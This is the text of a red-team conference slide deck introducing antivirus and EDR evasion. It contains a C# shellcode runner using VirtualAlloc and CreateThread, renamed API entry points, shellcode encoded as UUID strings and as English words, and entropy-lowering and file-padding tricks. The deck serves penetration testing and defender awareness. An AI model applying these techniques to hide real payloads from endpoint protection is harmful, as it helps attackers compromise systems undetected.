ROLL FOR STEALTH

INTRO TO AV/EDR EVASION

REDSIEGE
INFORMATION SECURITY

REDSIEGE

https://redsiege.com/stealth

mike@redsiege.com
@hardwaterhacker

ABOUT
Mike

Principal Consultant - Red Siege

25 years IT 15 years security

kayaking / fishing / music / photography

What This Isn't

- Advanced evasion topics
  - Unhooking
  - Evading runtime checks (mostly)
  - Comms

What This Is

- Intro to AV/EDR Evasion
  - Getting your payload on disk / in memory
  - Evading common (brittle) detections
  - Defeating entropy checks


Things that
get you caught
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Sticking w/ Defaults

- MSBuild template / scripts / etc.
- Not changing variable & function names

```
<UsingTask
  TaskName="ClassExample"
  TaskFactory="CodeTaskFactory"
```

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
  MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
return true;
```

Sticking w/ Defaults

- MSBuild template / scripts / etc.
- Not changing variable & function names

```
<UsingTask
  TaskName="ClassExample"
  TaskFactory="CodeTaskFactory"
```

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
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WaitForSingleObject(hThread, 0xFFFFFFFF);
return true;
```

This is more of a comment…

- Not removing comments

> PowerSploit Function: Set-MacAttribute
> Author: Chris Campbell (@obscuresec)
> License: BSD 3-Clause

Removing those 3 lines will let you “bypass AV”. Enjoy!

https://pentestarmoury.com/2016/01/30/powerview-caught-by-symantec-endpoint-protection/

https://www.blackhillsinfosec.com/bypass-anti-virus-run-mimikatz/

Captain Obvious

- Not obfuscating common code exec patterns
- Applies to scripts, templates, & compiled code

```
[DllImport("kernel32")]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
  UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
  private static extern IntPtr CreateThread(
  UInt32 lpThreadAttributes,
  UInt32 dwStackSize,
  UInt32 lpStartAddress,
  IntPtr param,
  UInt32 dwCreationFlags,
  ref UInt32 lpThreadId
  );
```


String Theory

```
C:\Users\Mike\Desktop>DefenderCheck.exe mimikatz.exe
Target file size: 1427456 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x10B20B in the original file
File matched signature: "HackTool:Win64/Mikatz!dha"

00000000   00 5F 00 64 00 6F 00 4C  00 6F 00 63 00 61 00 6C   ·_·d·o·L·o·c·a·l
00000010   00 20 00 3B 00 20 00 22  00 25 00 73 00 22 00 20   · ·;· ·"·%·s·"·
00000020   00 6D 00 6F 00 64 00 75  00 6C 00 65 00 20 00 6E   ·m·o·d·u·l·e· ·n
00000030   00 6F 00 74 00 20 00 66  00 6F 00 75 00 6E 00 64   ·o·t· ·f·o·u·n·d
00000040   00 20 00 21 00 0A 00 00  00 00 00 00 00 0A 00 25   · ·!···········%
00000050   00 31 00 36 00 73 00 00  00 00 00 00 00 20 00 20   ·1·6·s·····  ·
00000060   00 2D 00 20 00 20 00 25  00 73 00 00 00 20 00 20   ·-· · ·%·s··· ·
00000070   00 5B 00 25 00 73 00 5D  00 00 00 00 00 00 00 00   ·[·%·s·]······
00000080   00 00 00 00 00 45 00 52  00 52 00 4F 00 52 00 20   ·····E·R·R·O·R·
00000090   00 6D 00 69 00 6D 00 69  00 6B 00 61 00 74 00 7A   ·m·i·m·i·k·a·t·z
000000A0   00 5F 00 64 00 6F 00 4C  00 6F 00 63 00 61 00 6C   ·_·d·o·L·o·c·a·l
000000B0   00 20 00 3B 00 20 00 22  00 25 00 73 00 22 00 20   · ·;· ·"·%·s·"·
```

https://redsiege.com/tools-techniques/2021/08/bypass-sig-av/



More on this in a bit…

Evasion

https://i.imgur.com/1l1buxq.jpg

Suboptimal Optimization

Trojan:Win32/Wacatac.B!ml

Alert level: Severe
Status: Active
Date: 7/30/2022 5:47 PM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

Learn more

Affected items:

file: C:\test\xor-optimized.exe

Suboptimal Optimization

```
C:\Users\Mike\source\repos\ThreatCheck\ThreatCheck\ThreatCheck\bin\Release>ThreatCheck.exe
 -e Defender -f c:\test\xor-notoptimized.exe
[+] No threat found!
```

WAT?!?!

What's in a Name

- Rename your EntryPoints
  - https://docs.microsoft.com/en-us/dotnet/framework/interop/specifying-an-entry-point#renaming-a-function-in-c-and-c
  - https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.dllimportattribute?view=net-6.0

What's in a Name

BAD

```
[DllImport("kernel32")]
  private static extern IntPtr VirtualAlloc(
    UInt32 lpStartAddr,
    UInt32 size,
    UInt32 flAllocationType,
    UInt32 flProtect);
```

What's in a Name

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Good

```
[DllImport("kernel32", EntryPoint = "VirtualAlloc",
  SetLastError = false, ExactSpelling = true)]
  private static extern IntPtr SplendidDragon(
    UInt32 lpStartAddr,
    UInt32 size,
    UInt32 flAllocationType,
    UInt32 flProtect);
```

https://www.jokejok.com/wp-content/uploads/2022/02/trying-to-blend-in-on-reddit-after-being-gone-since-385828.png

Obfuscating Shellcode

- Shellcode as UUID
  - https://research.nccgroup.com/2021/01/23/rift-analysing-a-lazarus-shellcode-execution-method/
  - https://blog.securehat.co.uk/process-injection/shellcode-execution-via-enumsystemlocala
  - https://github.com/boku7/Ninja_UUID_Runner/blob/main/bin2uuids.py


```
// Shellcode as array of UUIDs
const char* uuid_arr[] =
{
"0082e8fc-0000-8960-e531-c0648b50308b",
"528b0c52-8b14-2872-0fb7-4a2631ffac3c",
"2c027c61-c120-0dcf-01c7-e2f252578b52",
"3c4a8b10-4c8b-7811-e348-01d1518b5920",
"498bd301-e318-493a-8b34-8b01d631ffac",
"010dcfc1-38c7-75e0-f603-7df83b7d2475",
"588b58e4-0124-66d3-8b0c-4b8b581c01d3",
"018b048b-89d0-2444-245b-5b61595a51ff",
"5a5f5fe0-128b-8deb-5d6a-018d85b20000",
"31685000-6f8b-ff87-d5bb-f0b5a25668a6",
"ff9dbd95-3cd5-7c06-0a80-fbe07505bb47",
"6a6f7213-5300-d5ff-6e6f-746570616400"
};
```

https://blog.securehat.co.uk/process-injection/shellcode-execution-via-enumsystemlocala

Obfuscating Shellcode

- Reverse shellcode bytes
- Break into chunks
- Divide code into two arrays - even & odd bytes
- Steganography

Sprechen vou Español


Entropy
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… Entropy?

- Disclaimer - I am not a mathematician
- https://en.wikipedia.org/wiki/Entropy_(information_theory)
- https://en.wikipedia.org/wiki/Kolmogorov_complexity#Compression

… Entropy?

- Roughly - high entropy = more random
- Higher entropy = less compressible

```
$ dd status=none if=/dev/urandom bs=1 count=1000000 | gzip -v -c > /dev/null
 -0.0%
```

- Problem - we encrypt shellcode to evade
- Encrypted shellcode = more random = higher entropy

(don't) Randomize All The Things

- Changing default variable/function names is good
- Random characters could be bad
- Avoid temptation to use random stings for names
  - Use two-word pairs: "SplendidDragon", "ObfuscatedDiamond", "RollyPolly", etc.

How to Lower Entropy?

- Languages are not random

```
$ gzip -v dictionary.txt -c > /dev/null
dictionary.txt:  64.7% -- replaced with stdout

$ gzip -v german.txt -c > /dev/null
german.txt:      75.9% -- replaced with stdout
```

- http://cobweb.cs.uga.edu/~perdisci/CSCI6900-F10/WWhiteside_Presentation2.pdf
- https://www.cs.jhu.edu/~sam/ccs243-mason.pdf

Why Entropy?

Mike Saunders
@hardwaterhacker

Today I learned CrowdStrike's ML AV component looks at total entropy in an executable and will block it if the entropy level is above some threshold. Successful bypass by adding English words in character arrays to decrease overall entropy.

5:24 PM · Mar 11, 2022 · TweetDeck


WAT?
NOLACON

Just slap it in there

```
unsigned char anti_entropy[][7740] = { "aaron","abraham","abroad","absence","absent","absolute","absolute
ly","absorption","abstract","abstracts","abuse","academic","academics","academy","accent","accept","accep
table","acceptance","accepted","accepting","accepts","access","accessed","accessibility","accessible","ac
cessing","accessories","accessory","accident","accidents","accommodate","accommodation","accommodations",
"accompanied","accompanying","accomplish","accomplished","accordance","according","accordingly","account"
,"accountability","accounting","accounts","accreditation","accredited","accuracy","accurate","accurately"
,"accused","acdbentity","achieve","achieved","achievement","achievements","achieving","acids","acknowledg
e","acknowledged","acoustic","acquire","acquired","acquisition","acquisitions","acres","acrobat","across"
,"acrylic","acting","action","actions","activated","activation","active","actively","activists","activiti
es","activity","actor","actors","actress","actual","actually","acute","adams","adaptation","adapted","ada
pter","adapters","adaptive","adaptor","added","addiction","adding","addition","additional","additionally"
```

Just slap it in there

```
-rwxr-xr-x 1 mike mike 362K Jul 30 19:17 aes.exe
-rwxr-xr-x 1 mike mike  15M Jul 30 19:21 aes-plus-words.exe
mike@cs-lab:~/test/entropy
$ gzip -v aes.exe -c > /dev/null
aes.exe:         18.4% -- replaced with stdout
mike@cs-lab:~/test/entropy
$ gzip -v aes-plus-words.exe -c > /dev/null
aes-plus-words.exe:      97.8% -- replaced with stdout
```

Dear Cylance

- https://skylightcyber.com/2019/07/18/cylance-i-kill-you/

PUMP UP THE JAM

- AV/EDR (may) skip sandbox analysis on large files
  - Size needed depends on engine
  - Some engines have no default minimum (Defender)
  - Padding with random or null bytes may trigger detection
- https://github.com/Hardwaterhacker/DigDug

Evasion

Jargon

- Jargon

  /ˈjärgən/

  noun: jargon; plural noun: jargons

  Definition: special words or expressions that are used by a particular profession or group and are difficult for others to understand.

Taking it Further

- Encode shellcode as English words
  - Avoids raw shellcode
  - Decreased entropy

The Basics

- We can store shellcode as 0x00
- We can also store it as an int
  - 0 = 0x00

How it Works

- Create a translation table

```
unsigned char* translation_table[256] = { "attending","promptly","terry","buffer",
"inspector","suites","anything","directive","forbidden","harry","extensive","digital",
"sticky","realtors","arrives","engineering","downloading","oracle","executive","bhutan",
"knowing","acquisitions","rochester","annie","meetings","appreciation","properly",
"finished","cleaner","passport","reflect","enjoying","shown","wiley","generated",
"armstrong","atlantic","connecting","reliance","boring","skills","party","subscription",
"scheduled","sustainable","subtle","snowboard","exempt","people","fifty","ballet",
"soundtrack","electricity","laughing","withdrawal","anime","topic","yugoslavia",
"variables","cheese","blues","purse","reproduction","lyric","mozambique","prepared",
```

- Source words could be anything

```
$ head kernel32.txt
AccessCheck
AcquireSRWLockExclusive
AcquireSRWLockShared
ActivateActCtx
ActivateActCtxWorker
AddAtomA
AddAtomW
AddConsoleAliasA
```

How it Works

- Create a translation table

```
unsigned char* translation_table[256] = { "attending","promptly","terry","buffer",
"inspector","suites","anything","directive","forbidden","harry","extensive","digital",
"sticky","realtors","arrives","engineering","downloading","oracle","executive","bhutan",
"knowing","acquisitions","rochester","annie","meetings","appreciation","properly",
"finished","cleaner","passport","reflect","enjoying","shown","wiley","generated",
"armstrong","atlantic","connecting","reliance","boring","skills","party","subscription",
"scheduled","sustainable","subtle","snowboard","exempt","people","fifty","ballet",
"soundtrack","electricity","laughing","withdrawal","anime","topic","yugoslavia",
"variables","cheese","blues","purse","reproduction","lyric","mozambique","prepared",
```

- 0 / 0x00: attending
- 1 / 0x01: promptly
- Etc…

How it Works

- Encode your shellcode

```
const char* translated_shellcode[265730] = { "dutch","sheriff","prepared","emotional",
"prepared","answer","complete","needs","alarm","outer","needs","publication","vietnam",
"shown","attending","attending","attending","needs","worldcat","passport","exhaust",
"combine","combine","combine","needs","alarm","databases","needs","publication","screens",
"phantom","performance","promptly","attending","combine","alternative","prepared",
```

How it Works

- Decode at runtime

